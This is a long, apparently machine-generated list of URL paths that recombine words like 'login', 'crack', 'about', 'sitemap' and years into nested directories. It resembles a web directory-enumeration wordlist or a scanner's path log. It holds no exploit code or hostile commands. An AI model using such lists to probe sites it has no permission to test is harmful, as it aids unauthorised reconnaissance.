/login/about/
/2/12/
/12/rss/
/contact/new/
/home/crack/
/crack/11/
/2/contact/
/new/2006/
/12/home/
/contact/10/
/10/2006/
/2/about/
/rss/crack/
/feed/contact/
/about/2005/
/crack/blog/
/1/12/
/blog/2006/
/new/crack/

/feed/about/
/sitemap/12/
/crack/new/
/10/crack/
/logo/crack/
/login/11/
/1/contact/
/sitemap/contact/
/12/2005/
/contact/rss/
/12/10/2006/
/home/12/
/about/sitemap/
/crack/10/
/1/about/
/blog/crack/
/sitemap/about/
/contact/home/
/home/contact/
/login/blog/
/rss/contact/
/feed/crack/2006/
/12/10/crack/
/crack/about/2006/
/12/sitemap/
/about/1/
/home/about/
/12/new/2006/
/sitemap/2006/crack/
/login/new/
/rss/about/
/new/12/
/2/crack/2006/
/about/09/
/10/12/
/crack/rss/
/crack/contact/2006/
/login/10/
/feed/crack/crack/
/about/10/2006/
/new/contact/
/feed/blog/
/crack/about/crack/
/contact/2005/
/12/1/
/10/contact/
/crack/home/
/12/blog/2006/
/12/new/crack/
/about/new/2006/
/2/blog/
/logo/contact/
/blog/12/
/sitemap/11/

/new/about/
/2/crack/crack/
/feed/new/
/crack/12/2006/
/12/09/
/about/01/
/10/about/
/login/crack/2006/
/2/new/
/crack/contact/crack/
/logo/about/
/blog/contact/
/about/10/crack/
/media/2006/
/home/11/
/12/10/12/
/contact/sitemap/
/about/08/
/12/blog/crack/
/2/10/
/1/blog/
/login/rss/
/contact/about/2006/
/blog/about/
/sitemap/blog/
/crack/12/crack/
/12/10/contact/
/12/01/
/about/06/
/login/crack/crack/
/press/2006/
/crack/2005/
/about/new/crack/
/sitemap/2006/contact/
/1/new/
/login/home/
/contact/contact/2006/
/22/
/feed/crack/12/
/sitemap/new/
/media/crack/
/crack/about/12/
/12/08/
/12/10/about/
/about/2/
/contact/1/
/home/blog/
/about/blog/2006/
/12/new/12/
/crack/contact/12/
/sitemap/2006/about/
/contact/12/2006/
/1/10/
/contact/about/crack/

/12/11/crack/
/page/
/rss/blog/
/feed/crack/contact/
/sitemap/10/
/2/crack/12/
/new/11/
/feed/rss/
/contact/09/
/12/06/
/crack/about/contact/
/about/07/
/home/new/
/crack/sitemap/
/10/11/
/crack/crack/2006/
/12/new/contact/
/press/crack/
/crack/contact/contact/
/12/about/2006/
/2/rss/
/contact/contact/crack/
/6/
/rss/new/
/feed/crack/about/
/about/10/12/
/content/2006/
/2/crack/contact/
/feed/home/
/crack/about/about/
/12/2/
/about/login/
/about/blog/crack/
/home/10/
/login/2006/crack/
/12/blog/12/
/12/new/about/
/12/contact/2006/
/crack/contact/about/
/2/home/
/contact/12/crack/
/login/2005/
/about/11/crack/
/blog/11/
/about/10/contact/
/2/crack/about/
/new/blog/
/crack/12/12/
/12/07/
/12/10/11/
/about/about/2006/
/crack/crack/crack/
/10/blog/
/login/crack/12/

/crack/1/
/12/blog/contact/
/12/about/crack/
/12/12/2006/
/contact/crack/2006/
/about/new/12/
/logo/blog/
/1/rss/
/about/contact/2006/
/about/10/about/
/sitemap/rss/
/media/12/
/new/new/
/content/crack/
/crack/12/contact/
/about/12/2006/
/12/login/
/contact/01/
/10/new/
/login/crack/contact/
/crack/09/
/12/contact/crack/
/12/blog/about/
/about/new/contact/
/crack/2006/crack/
/12/crack/2006/
/logo/new/
/login/sitemap/
/1/home/
/contact/about/12/
/blog/blog/
/about/crack/2006/
/sitemap/home/
/media/contact/
/crack/12/about/
/12/10/blog/
/contact/08/
/about/about/crack/
/about/05/
/home/rss/
/10/10/
/login/crack/about/
/12/12/crack/
/press/12/
/about/new/about/
/contact/crack/crack/
/12/11/crack/2006/
/contact/about/contact/
/blog/new/
/contact/contact/12/
/12/11/contact/
/rss/rss/
/feed/crack/11/
/about/contact/crack/

/contact/about/crack/2006/
/media/about/
/new/10/
/about/12/crack/
/1/10/2006/
/crack/about/11/
/12/10/new/
/contact/06/
/about/blog/12/
/home/home/
/crack/01/
/press/contact/
/12/new/11/
/contact/2006/crack/
/crack/contact/11/
/contact/1/2006/
/sitemap/2006/blog/
/12/crack/crack/
/contact/12/12/
/login/1/
/contact/about/about/
/contact/contact/contact/
/crack/contact/12/2006/
/blog/10/
/12/11/about/
/rss/home/
/12/new/12/2006/
/feed/sitemap/
/2/crack/11/
/contact/2/
/12/2006/crack/
/12/05/
/12/10/10/
/about/blog/contact/
/crack/crack/12/
/home/blog/2006/
/login/2006/contact/
/crack/08/
/about/2006/crack/
/press/about/
/page/crack/
/12/about/12/
/2/sitemap/
/sitemap/2006/about/2006/
/sitemap/2006/new/
/contact/12/contact/
/about/2/2006/
/login/09/
/12/11/crack/crack/
/12/10/about/2006/
/contact/contact/about/
/about/11/contact/
/about/crack/crack/
/about/10/11/

/sitemap/2005/
/feed/crack/blog/
/contact/about/crack/crack/
/crack/about/12/2006/
/content/12/
/crack/about/blog/
/contact/07/
/1/10/crack/
/about/04/
/about/blog/about/
/10/rss/
/media/crack/2006/
/crack/crack/contact/
/login/2006/about/
/contact/12/2006/crack/
/crack/06/
/12/blog/11/
/12/contact/12/
/12/new/blog/
/sitemap/new/2006/
/12/about/contact/
/crack/contact/blog/
/contact/1/crack/
/feed/crack/12/2006/
/contact/12/about/
/logo/rss/
/about/11/about/
/crack/contact/12/crack/
/22/2006/
/feed/crack/new/
/12/new/12/crack/
/content/contact/
/new/rss/
/2/crack/blog/
/login/home/2006/
/crack/12/11/
/about/blog/2006/crack/
/crack/about/new/
/contact/login/
/1/new/2006/
/about/03/
/about/about/12/
/home/2005/
/10/home/
/crack/crack/about/
/login/crack/11/
/crack/2/
/home/blog/crack/
/12/new/new/
/12/contact/contact/
/12/12/12/
/12/about/about/
/sitemap/2006/contact/2006/
/crack/contact/new/

/about/new/11/
/contact/crack/12/
/sitemap/2006/about/crack/
/2/1/
/about/new/crack/2006/
/crack/2006/contact/
/logo/home/
/about/2/crack/
/login/01/
/1/sitemap/
/12/10/about/crack/
/blog/rss/
/12/08/crack/
/i/
/feed/crack/10/
/media/11/
/sitemap/sitemap/
/about/10/blog/
/about/contact/12/
/content/about/
/new/home/
/crack/about/12/crack/
/2/crack/new/
/login/crack/crack/2006/
/about/12/12/
/crack/about/10/
/12/04/
/12/10/rss/
/about/about/contact/
/media/crack/crack/
/12/10/contact/2006/
/12/new/10/
/crack/07/
/12/blog/blog/
/12/contact/about/
/12/12/contact/
/sitemap/new/crack/
/crack/contact/10/
/contact/crack/contact/
/feed/crack/12/crack/
/crack/2006/about/
/12/crack/12/
/crack/12/crack/2006/
/login/08/
/sitemap/blog/2006/
/contact/about/11/
/blog/home/
/22/crack/
/17/
/blog/about/2006/
/contact/sitemap/2006/
/about/10/new/
/about/contact/contact/
/contact/contact/2006/crack/

/2/crack/10/
/login/home/crack/
/crack/12/blog/
/about/12/contact/
/12/03/
/12/10/home/
/1/new/crack/
/about/about/about/
/home/sitemap/
/login/crack/blog/
/1/blog/2006/
/12/10/contact/crack/
/crack/login/
/12/blog/new/
/12/12/about/
/2/10/2006/
/press/11/
/sitemap/2006/contact/crack/
/contact/2006/contact/
/12/blog/crack/2006/
/about/new/blog/
/contact/crack/about/
/about/new/crack/crack/
/12/crack/contact/
/sitemap/2006/rss/
/12/10/12/2006/
/login/06/
/1/1/
/12/11/crack/12/
/crack/2005/crack/
/contact/contact/11/
/about/crack/12/
/rss/sitemap/
/about/10/10/
/about/contact/about/
/press/2006/crack/
/media/blog/
/sitemap/1/
/contact/about/crack/12/
/login/crack/crack/crack/
/crack/12/new/
/about/12/about/
/about/06/crack/
/1/10/12/
/12/2006/contact/
/contact/05/
/blog/contact/2006/
/10/2005/
/about/blog/11/
/login/crack/new/
/logo/about/2006/
/12/blog/10/
/about/2006/contact/
/12/01/crack/

/contact/2006/about/
/crack/contact/crack/2006/
/about/new/new/
/contact/1/12/
/page/contact/
/12/crack/about/
/sitemap/2006/home/
/2/new/2006/
/contact/12/11/
/login/2/
/sitemap/blog/crack/
/12/11/crack/contact/
/contact/about/blog/
/10/about/2006/
/crack/contact/12/12/
/about/crack/contact/
/blog/about/crack/
/contact/sitemap/crack/
/sitemap/09/
/12/new/12/12/
/media/new/
/contact/about/2006/crack/
/contact/about/crack/contact/
/new/2005/
/crack/12/10/
/login/rss/crack/
/crack/about/rss/
/about/10/crack/2006/
/1/10/contact/
/12/2006/about/
/about/02/
/home/1/
/1/blog/crack/
/login/crack/10/
/crack/crack/11/
/contact/12/2006/contact/
/home/blog/12/
/feed/new/2006/
/12/new/rss/
/about/2006/about/
/2/10/crack/
/press/blog/
/new/about/2006/
/12/about/11/
/12/blog/crack/crack/
/crack/contact/rss/
/about/new/10/
/page/about/
/contact/1/contact/
/sitemap/2006/about/12/
/2/crack/crack/2006/
/crack/12/crack/crack/
/12/10/12/crack/
/login/07/

/about/2/12/
/contact/about/new/
/12/11/crack/about/
/blog/12/2006/
/12/10/about/12/
/blog/2005/
/contact/contact/blog/
/about/08/crack/
/about/crack/about/
/crack/contact/12/contact/
/logo/contact/2006/
/12/11/blog/
/feed/crack/rss/
/12/new/12/contact/
/2/blog/2006/
/home/11/crack/
/media/10/
/contact/about/crack/about/
/2/crack/rss/
/crack/about/12/12/
/content/11/
/media/2006/crack/
/about/blog/2006/contact/
/crack/about/home/
/1/10/about/
/12/10/2005/
/12/new/crack/2006/
/blog/contact/crack/
/home/09/
/about/blog/blog/
/10/sitemap/
/media/crack/12/
/contact/12/2006/about/
/login/2006/blog/
/home/blog/contact/
/crack/05/
/crack/home/2006/
/logo/about/crack/
/12/new/home/
/12/contact/11/
/press/new/
/10/contact/2006/
/sitemap/new/12/
/crack/contact/crack/crack/
/crack/contact/home/
/contact/1/about/
/sitemap/2006/about/contact/
/contact/2005/crack/
/feed/crack/12/12/
/crack/about/crack/2006/
/2/new/crack/
/contact/12/blog/
/logo/sitemap/
/12/1/2006/

/login/crack/2006/crack/
/login/login/
/about/2/contact/
/contact/about/10/
/12/10/about/contact/
/contact/contact/new/
/10/about/crack/
/feed/blog/2006/
/about/11/blog/
/crack/contact/12/about/
/22/12/
/12/08/contact/
/12/11/new/
/feed/crack/home/
/about/contact/11/
/about/10/rss/
/12/09/crack/
/sitemap/01/
/12/new/12/about/
/new/sitemap/
/crack/about/12/contact/
/2/crack/home/
/new/contact/2006/
/about/01/crack/
/login/home/12/
/about/blog/2006/about/
/about/10/crack/crack/
/feed/crack/crack/2006/
/12/02/
/contact/04/
/1/new/12/
/logo/12/2006/
/about/about/11/
/crack/12/2006/crack/
/about/blog/new/
/home/01/
/10/1/
/media/crack/contact/
/crack/crack/blog/
/12/10/contact/12/
/login/2006/new/
/home/blog/about/
/feed/new/crack/
/login/10/2006/
/12/blog/rss/
/12/12/11/
/10/contact/crack/
/press/10/
/sitemap/new/contact/
/new/about/crack/
/12/about/blog/
/sitemap/2006/contact/12/
/contact/crack/11/
/sitemap/2006/about/about/

/feed/crack/12/contact/
/2/crack/crack/crack/
/about/new/crack/12/
/contact/12/new/
/sitemap/11/crack/
/10/12/2006/
/about/2/about/
/blog/12/crack/
/12/10/about/about/
/blog/sitemap/
/contact/contact/10/
/about/11/new/
/22/contact/
/logo/contact/crack/
/12/08/about/
/sitemap/08/
/about/10/home/
/2/blog/crack/
/new/12/2006/
/content/blog/
/contact/contact/2006/contact/
/crack/about/12/about/
/login/home/contact/
/crack/12/rss/
/about/12/11/
/login/new/2006/
/about/new/2006/crack/
/12/10/sitemap/
/contact/03/
/sitemap/2006/crack/2006/
/12/new/crack/crack/
/1/new/contact/
/home/08/
/about/blog/10/
/12/blog/2006/crack/
/crack/crack/new/
/10/09/
/media/crack/about/
/12/10/contact/contact/
/crack/home/crack/
/home/about/2006/
/12/contact/blog/
/12/blog/home/
/sitemap/new/about/
/about/1/2006/
/sitemap/2006/contact/contact/
/12/about/new/
/12/sitemap/2006/
/about/new/rss/
/2/2/
/feed/crack/12/about/
/12/crack/11/
/about/new/crack/contact/
/crack/2006/blog/

/crack/about/crack/crack/
/contact/12/10/
/logo/1/
/12/1/crack/
/12/10/crack/2006/
/sitemap/blog/12/
/crack/2005/contact/
/feed/blog/crack/
/22/about/
/about/crack/11/
/blog/about/12/
/contact/sitemap/12/
/about/contact/blog/
/rss/contact/2006/
/sitemap/06/
/media/rss/
/contact/about/crack/11/
/login/blog/2006/
/about/10/2006/crack/
/contact/contact/2006/about/
/new/1/
/content/new/
/login/crack/crack/12/
/rss/about/2006/
/new/contact/crack/
/feed/login/
/home/contact/2006/
/login/home/about/
/crack/12/home/
/contact/home/2006/
/crack/about/2005/
/feed/crack/crack/crack/
/1/new/about/
/logo/12/crack/
/about/about/blog/
/sitemap/about/2006/
/home/06/
/1/about/2006/
/1/blog/12/
/crack/crack/10/
/login/crack/rss/
/12/10/contact/about/
/blog/crack/2006/
/crack/04/
/12/contact/new/
/login/10/crack/
/12/new/2005/
/crack/10/2006/
/2/10/12/
/12/12/blog/
/12/01/contact/
/12/about/10/
/about/sitemap/2006/
/sitemap/2006/contact/about/

/crack/contact/2005/
/12/blog/crack/12/
/about/new/home/
/contact/crack/blog/
/about/new/crack/about/
/crack/2006/new/
/home/12/2006/
/sitemap/2006/sitemap/
/crack/12/crack/12/
/crack/rss/crack/
/logo/09/
/12/10/12/12/
/10/12/crack/
/login/05/
/sitemap/blog/contact/
/1/2/
/12/11/crack/11/
/contact/about/rss/
/crack/2005/about/
/blog/1/
/about/09/crack/
/2/crack/2006/crack/
/contact/sitemap/contact/
/sitemap/contact/2006/
/blog/about/contact/
/feed/crack/2005/
/about/contact/new/
/new/12/crack/
/about/10/2005/
/sitemap/2/
/1/contact/2006/
/home/11/contact/
/media/home/
/press/2006/contact/
/contact/about/2006/contact/
/content/10/
/new/09/
/login/crack/crack/contact/
/logo/crack/2006/
/login/new/crack/
/about/12/blog/
/login/rss/contact/
/about/06/contact/
/1/10/11/
/10/crack/2006/
/12/10/1/
/about/about/10/
/crack/new/2006/
/sitemap/2006/crack/crack/
/about/about/new/
/home/2/
/blog/contact/12/
/home/07/
/10/01/

/sitemap/12/2006/
/1/blog/contact/
/login/crack/home/
/crack/03/
/feed/about/2006/
/logo/about/12/
/home/about/crack/
/new/crack/2006/
/12/contact/10/
/2/10/contact/
/12/12/new/
/crack/contact/2006/crack/
/press/rss/
/contact/2006/blog/
/12/01/about/
/about/1/crack/
/crack/contact/crack/12/
/12/blog/crack/contact/
/12/sitemap/crack/
/contact/crack/new/
/home/crack/2006/
/contact/1/11/
/2/login/
/12/crack/blog/
/1/12/2006/
/crack/12/crack/contact/
/2/new/12/
/12/10/12/contact/
/crack/about/2006/crack/
/crack/blog/2006/
/12/10/crack/crack/
/sitemap/blog/about/
/contact/about/home/
/blog/09/
/contact/contact/rss/
/10/about/12/
/feed/contact/2006/
/about/08/contact/
/feed/crack/2006/crack/
/about/11/rss/
/crack/contact/12/11/
/about/crack/blog/
/about/home/2006/
/blog/about/about/
/contact/sitemap/about/
/12/11/rss/
/about/contact/10/
/rss/contact/crack/
/rss/crack/2006/
/sitemap/07/
/12/new/12/11/
/home/11/about/
/login/blog/crack/
/press/2006/about/

/contact/about/2006/about/
/contact/about/crack/blog/
/2/crack/2005/
/rss/about/crack/
/login/crack/crack/about/
/2/about/2006/
/home/contact/crack/
/media/2006/contact/
/about/12/new/
/login/rss/about/
/contact/home/crack/
/about/10/crack/12/
/about/06/about/
/crack/about/sitemap/
/contact/10/2006/
/12/10/09/
/12/2006/blog/
/12/new/2006/crack/
/about/3/
/sitemap/about/crack/
/blog/contact/contact/
/login/12/2006/
/home/login/
/about/blog/rss/
/10/08/
/1/about/crack/
/12/home/2006/
/1/blog/about/
/home/blog/11/
/blog/crack/crack/
/login/2006/rss/
/feed/new/12/
/logo/about/contact/
/2/contact/2006/
/12/blog/2005/
/12/new/sitemap/
/about/2006/blog/
/crack/10/crack/
/12/12/10/
/2/10/about/
/10/contact/12/
/press/home/
/contact/2006/new/
/new/about/12/
/crack/contact/crack/contact/
/about/sitemap/crack/
/crack/contact/sitemap/
/contact/new/2006/
/12/blog/crack/about/
/page/blog/
/contact/crack/10/
/2/crack/crack/12/
/contact/2005/contact/
/home/12/crack/

/12/crack/new/
/contact/12/rss/
/2/new/contact/
/login/about/2006/
/crack/12/crack/about/
/logo/08/
/logo/01/
/12/10/12/about/
/12/10/2006/crack/
/login/crack/2006/contact/
/contact/rss/crack/
/about/2/11/
/2/12/2006/
/1/login/
/12/11/crack/blog/
/12/2005/crack/
/blog/12/12/
/12/10/about/11/
/contact/contact/home/
/contact/blog/2006/
/10/about/contact/
/about/08/about/
/about/11/home/
/about/crack/new/
/logo/contact/12/
/7/
/12/11/home/
/sitemap/contact/crack/
/feed/crack/sitemap/
/12/09/contact/
/sitemap/login/
/2/blog/12/
/about/10/sitemap/
/sitemap/crack/2006/
/1/contact/crack/
/contact/about/crack/new/
/1/crack/2006/
/crack/about/12/11/
/media/2006/about/
/about/01/contact/
/logo/crack/crack/
/login/contact/2006/
/crack/12/2005/
/about/12/10/
/login/11/crack/
/about/10/crack/contact/
/1/10/blog/
/feed/crack/crack/12/
/12/2006/new/
/contact/02/
/12/new/crack/12/
/crack/new/crack/
/about/about/rss/
/new/2006/crack/

/blog/contact/about/
/about/blog/home/
/10/06/
/media/crack/11/
/sitemap/12/crack/
/crack/crack/rss/
/contact/12/2006/blog/
/login/2006/home/
/feed/new/contact/
/crack/home/12/
/logo/about/about/
/feed/about/crack/
/about/new/2006/crack/2006/
/new/crack/crack/
/about/2006/new/
/10/contact/contact/
/sitemap/new/11/
/new/about/contact/
/crack/contact/crack/about/
/12/about/rss/
/page/new/
/about/new/2005/
/blog/2006/crack/
/contact/1/blog/
/home/crack/crack/
/sitemap/2006/about/11/
/contact/2005/about/
/2/crack/crack/contact/
/feed/crack/12/11/
/12/crack/10/
/login/home/contact/2006/
/crack/about/crack/12/
/1/12/crack/
/2/new/about/
/contact/12/home/
/logo/06/
/sitemap/11/contact/
/12/1/12/
/login/crack/2006/about/
/crack/blog/crack/
/crack/about/12/about/2006/
/login/04/
/blog/12/contact/
/12/11/crack/new/
/contact/contact/2006/contact/2006/
/blog/01/
/about/2005/crack/
/content/blog/2006/
/10/about/about/
/feed/contact/crack/
/crack/contact/12/blog/
/feed/blog/12/
/22/11/
/about/crack/10/

/about/home/crack/
/logo/contact/contact/
/logo/2006/crack/
/12/09/about/
/rss/crack/crack/
/2/blog/contact/
/12/new/12/blog/
/media/2005/
/contact/about/crack/10/
/2/blog/crack/2006/
/new/01/
/content/rss/
/about/10/home/2006/
/2/crack/sitemap/
/2/about/crack/
/new/contact/12/
/login/home/11/
/about/01/about/
/10/2006/crack/
/about/blog/2006/blog/
/about/new/2006/contact/
/12/08/about/2006/
/logo/contact/crack/2006/
/about/10/crack/about/
/crack/about/1/
/contact/10/crack/
/1/10/new/
/feed/crack/crack/contact/
/12/3/
/10/crack/crack/
/12/new/crack/contact/
/12/10/01/
/22/contact/2006/
/1/new/11/
/about/13/
/logo/12/12/
/about/about/home/
/crack/12/2006/contact/
/about/11/new/2006/
/10/2/
/12/home/crack/
/crack/crack/home/
/login/crack/2005/
/12/10/contact/11/
/contact/contact/10/2006/
/contact/12/2006/new/
/home/blog/blog/
/crack/home/contact/
/feed/new/about/
/login/10/12/
/2/contact/crack/
/12/blog/sitemap/
/12/contact/rss/
/12/new/1/

/blog/sitemap/2006/
/10/contact/about/
/crack/11/crack/
/12/10/about/about/2006/
/new/about/about/
/sitemap/2006/contact/11/
/12/about/home/
/contact/new/crack/
/blog/12/crack/2006/
/crack/contact/1/
/about/new/sitemap/
/contact/1/new/
/about/2/about/2006/
/2/crack/crack/about/
/crack/2006/rss/
/about/new/crack/11/
/crack/about/crack/contact/
/12/rss/crack/
/login/about/crack/
/12/1/contact/
/sitemap/11/about/
/sitemap/11/crack/2006/
/10/12/12/
/login/03/
/about/2/blog/
/2/12/crack/
/category/corruption-and-crime/rss/
/12/11/crack/10/
/blog/12/about/
/contact/about/2005/
/contact/12/new/2006/
/12/10/about/blog/
/about/new/crack/12/2006/
/blog/08/
/contact/blog/crack/
/crack/contact/12/new/
/feed/blog/contact/
/25/
/logo/contact/about/
/feed/crack/12/contact/2006/
/rss/login/
/12/08/blog/
/feed/crack/1/
/about/contact/rss/
/2/crack/crack/crack/2006/
/about/10/1/
/new/12/12/
/2/blog/about/
/12/new/12/new/
/sitemap/crack/crack/
/sitemap/2006/about/about/2006/
/content/home/
/about/10/2006/contact/
/1/crack/crack/

/new/08/
/crack/about/12/blog/
/new/contact/contact/
/sitemap/2006/contact/12/2006/
/login/contact/crack/
/crack/12/sitemap/
/login/new/12/
/about/blog/2006/new/
/12/about/blog/2006/
/about/new/2006/about/
/crack/about/09/
/new/about/crack/2006/
/1/10/10/
/about/rss/crack/
/feed/crack/crack/about/
/home/2006/crack/
/sitemap/new/contact/2006/
/12/10/08/
/12/new/crack/about/
/sitemap/2006/crack/12/
/logo/12/contact/
/press/10/2006/
/crack/12/2006/about/
/login/12/crack/
/home/05/
/12/blog/2006/contact/
/contact/11/crack/
/10/contact/crack/2006/
/about/11/new/crack/
/10/07/
/media/crack/blog/
/crack/02/
/home/blog/new/
/crack/home/about/
/login/10/contact/
/about/new/2006/crack/crack/
/12/new/09/
/home/about/12/
/12/contact/home/
/12/12/rss/
/login/new/2006/crack/
/crack/contact/2006/contact/
/press/2005/
/sitemap/new/blog/
/about/1/12/
/about/12/11/crack/
/crack/contact/09/
/feed/new/crack/2006/
/12/sitemap/12/
/crack/12/rss/crack/
/contact/crack/rss/
/sitemap/2006/about/blog/
/contact/1/10/
/feed/crack/12/blog/

/home/blog/about/2006/
/crack/2006/home/
/login/home/contact/crack/
/crack/about/crack/about/
/login/2006/new/2006/
/crack/crack/blog/2006/
/crack/rss/contact/
/logo/07/
/12/10/contact/12/2006/
/12/1/about/
/10/12/contact/
/crack/about/12/about/crack/
/12/10/crack/12/
/about/2/new/
/sitemap/blog/11/
/media/crack/contact/2006/
/contact/contact/2006/contact/crack/
/12/10/about/new/
/blog/06/
/content/blog/crack/
/10/1/2006/
/contact/contact/2005/
/about/09/contact/
/22/blog/
/crack/contact/12/10/
/feed/blog/about/
/0/
/blog/about/11/
/new/12/2006/crack/
/contact/sitemap/11/
/2/crack/2006/contact/
/about/blog/new/2006/
/12/08/new/
/feed/crack/09/
/rss/contact/12/
/about/contact/home/
/new/12/contact/
/about/10/09/
/sitemap/05/
/12/new/12/10/
/media/sitemap/
/login/blog/12/
/2/blog/crack/crack/
/contact/contact/2006/blog/
/about/10/2006/about/
/new/06/
/crack/about/12/new/
/about/10/home/crack/
/login/crack/crack/11/
/2/crack/1/
/rss/about/12/
/sitemap/08/crack/
/crack/12/2006/crack/2006/
/new/contact/about/

/login/home/blog/
/home/contact/12/
/logo/crack/12/
/about/12/rss/
/login/new/contact/
/1/new/12/2006/
/contact/home/12/
/12/08/about/crack/
/logo/contact/crack/crack/
/12/13/
/12/10/06/
/22/contact/crack/
/1/new/blog/
/sitemap/2006/crack/contact/
/about/4/
/logo/12/about/
/blog/contact/11/
/sitemap/about/12/
/about/blog/2005/
/12/blog/2006/about/
/10/login/
/1/about/12/
/media/crack/new/
/1/blog/11/
/contact/contact/10/crack/
/login/crack/sitemap/
/12/10/contact/blog/
/blog/crack/12/
/home/blog/10/
/about/blog/2006/about/2006/
/login/10/about/
/12/blog/1/
/home/about/contact/
/crack/10/12/
/blog/sitemap/crack/
/2/10/11/
/12/12/home/
/login/home/12/2006/
/crack/contact/2006/about/
/about/01/crack/2006/
/sitemap/new/new/
/12/10/about/about/crack/
/contact/2006/rss/
/about/1/contact/
/about/sitemap/12/
/sitemap/2006/contact/blog/
/blog/12/crack/crack/
/12/blog/crack/11/
/about/new/1/
/12/sitemap/contact/
/contact/crack/home/
/about/2/about/crack/
/2/crack/home/2006/
/sitemap/2006/about/new/

/feed/crack/12/new/
/home/12/12/
/about/new/crack/blog/
/12/crack/rss/
/crack/about/12/contact/2006/
/contact/12/2005/
/crack/rss/about/
/crack/12/crack/11/
/new/sitemap/2006/
/10/12/2006/crack/
/logo/login/
/12/10/12/11/
/crack/about/2006/contact/
/crack/about/2006/about/
/sitemap/11/crack/crack/
/10/12/about/
/12/10/crack/contact/
/about/2/10/
/12/new/12/about/2006/
/contact/12/new/crack/
/contact/about/sitemap/
/crack/2005/blog/
/about/new/crack/12/crack/
/12/10/about/10/
/blog/2/
/about/09/about/
/12/09/crack/2006/
/feed/crack/2006/contact/
/22/new/
/about/crack/rss/
/2/crack/2006/about/
/sitemap/contact/12/
/feed/crack/12/contact/crack/
/rss/contact/contact/
/new/12/about/
/2/crack/crack/crack/crack/
/feed/crack/home/2006/
/1/contact/12/
/12/11/new/2006/
/login/blog/contact/
/sitemap/2006/about/about/crack/
/contact/about/crack/rss/
/12/08/contact/2006/
/contact/contact/2006/new/
/new/2/
/crack/about/12/10/
/contact/crack/11/crack/
/2/crack/09/
/rss/about/contact/
/home/contact/contact/
/22/12/2006/
/sitemap/2006/contact/12/crack/
/login/home/new/
/crack/12/1/

/logo/crack/contact/
/about/12/home/
/login/new/about/
/12/about/blog/crack/
/contact/home/contact/
/about/11/blog/2006/
/new/about/crack/crack/
/crack/about/01/
/sitemap/new/contact/crack/
/12/2006/rss/
/crack/contact/12/about/2006/
/12/10/2/
/1/new/new/
/crack/new/12/
/sitemap/2006/crack/about/
/12/new/2006/contact/
/about/content/
/press/10/crack/
/about/about/2005/
/sitemap/about/contact/
/10/about/crack/2006/
/10/contact/crack/crack/
/contact/contact/new/2006/
/about/10/crack/crack/2006/
/1/about/contact/
/sitemap/12/12/
/media/crack/10/
/crack/crack/2005/
/12/10/about/contact/2006/
/12/10/contact/new/
/blog/crack/contact/
/12/12/11/crack/
/feed/about/12/
/logo/about/11/
/contact/about/10/2006/
/12/blog/09/
/home/about/about/
/12/new/01/
/new/crack/12/
/crack/10/contact/
/about/2/contact/2006/
/about/2006/rss/
/12/blog/rss/crack/
/login/login/2006/
/sitemap/new/10/
/12/01/blog/
/press/sitemap/
/contact/2006/home/
/login/10/2006/crack/
/about/1/about/
/crack/contact/crack/11/
/login/crack/2006/crack/2006/
/about/sitemap/contact/
/sitemap/2006/contact/new/

/12/about/2005/
/crack/contact/01/
/page/rss/
/feed/new/crack/crack/
/12/sitemap/about/
/about/new/09/
/sitemap/2006/about/10/
/home/crack/12/
/logo/sitemap/2006/
/feed/crack/12/10/
/home/blog/about/crack/
/home/12/contact/
/12/crack/home/
/2/new/crack/2006/
/about/new/crack/new/
/1/12/12/
/login/2006/new/crack/
/2/new/11/
/crack/crack/blog/crack/
/12/10/2006/contact/
/contact/12/blog/2006/
/12/10/contact/12/crack/
/crack/blog/12/
/12/10/crack/about/
/contact/rss/contact/
/sitemap/blog/blog/
/12/2005/contact/
/12/11/crack/rss/
/media/crack/contact/crack/
/crack/2005/new/
/blog/07/
/10/1/crack/
/contact/contact/sitemap/
/feed/crack/12/12/2006/
/contact/2005/crack/2006/
/10/about/11/
/feed/contact/12/
/about/11/sitemap/
/feed/crack/2006/about/
/22/10/
/home/01/crack/
/about/crack/home/
/sitemap/2006/about/contact/2006/
/about/home/12/
/blog/about/blog/
/sitemap/contact/contact/
/contact/sitemap/blog/
/12/11/sitemap/
/contact/1/about/2006/
/about/blog/new/crack/
/feed/crack/01/
/rss/contact/about/
/rss/crack/12/
/about/10/01/

/about/about/11/crack/
/1/contact/contact/
/home/11/blog/
/login/blog/about/
/press/2006/blog/
/media/1/
/contact/about/crack/home/
/contact/about/2006/blog/
/crack/contact/home/2006/
/content/2005/
/new/07/
/crack/contact/crack/crack/2006/
/login/crack/crack/blog/
/rss/about/about/
/sitemap/new/12/2006/
/2/about/12/
/crack/12/2006/crack/crack/
/login/home/10/
/home/contact/about/
/logo/12/2006/crack/
/logo/crack/about/
/crack/12/09/
/login/11/contact/
/press/new/2006/
/login/rss/blog/
/contact/home/about/
/1/new/12/crack/
/contact/04/crack/
/crack/about/08/
/about/06/blog/
/about/10/crack/11/
/contact/10/12/
/1/10/rss/
/10/crack/12/
/12/2006/home/
/12/4/
/12/10/07/
/12/new/home/2006/
/1/new/10/
/crack/new/contact/
/12/02/crack/
/about/14/
/12/new/2006/about/
/logo/about/crack/2006/
/new/2006/contact/
/blog/contact/blog/
/feed/crack/crack/2006/crack/
/home/04/
/about/blog/sitemap/
/1/about/about/
/12/home/12/
/sitemap/12/contact/
/1/blog/blog/
/login/crack/1/

/12/10/contact/10/
/home/blog/contact/2006/
/contact/12/2006/rss/
/blog/crack/about/
/login/2006/sitemap/
/feed/new/11/
/feed/about/contact/
/about/blog/2006/about/crack/
/login/2006/blog/2006/
/2/contact/12/
/12/contact/2005/
/12/new/08/
/new/crack/contact/
/about/2006/home/
/crack/10/about/
/contact/12/2006/about/2006/
/2/10/blog/
/login/home/12/crack/
/10/contact/11/
/media/crack/12/2006/
/about/01/crack/crack/
/10/sitemap/2006/
/12/01/new/
/new/contact/2006/crack/
/about/blog/blog/2006/
/new/about/11/
/about/sitemap/about/
/sitemap/2006/contact/10/
/crack/contact/08/
/contact/new/12/
/page/home/
/12/blog/crack/blog/
/blog/2006/contact/
/2/crack/home/crack/
/contact/1/rss/
/home/crack/contact/
/2/crack/crack/11/
/home/12/about/
/about/new/crack/10/
/blog/contact/crack/2006/
/crack/about/12/contact/crack/
/1/12/contact/
/contact/12/sitemap/
/new/sitemap/crack/
/login/about/12/
/crack/12/crack/blog/
/12/10/12/blog/
/12/10/2006/about/
/login/02/
/crack/blog/contact/
/1/10/about/2006/
/12/new/12/about/crack/
/contact/rss/about/
/2/12/12/

/sitemap/blog/new/
/12/2005/about/
/12/11/crack/home/
/contact/about/1/
/blog/12/11/
/crack/about/home/2006/
/blog/login/
/sitemap/01/crack/
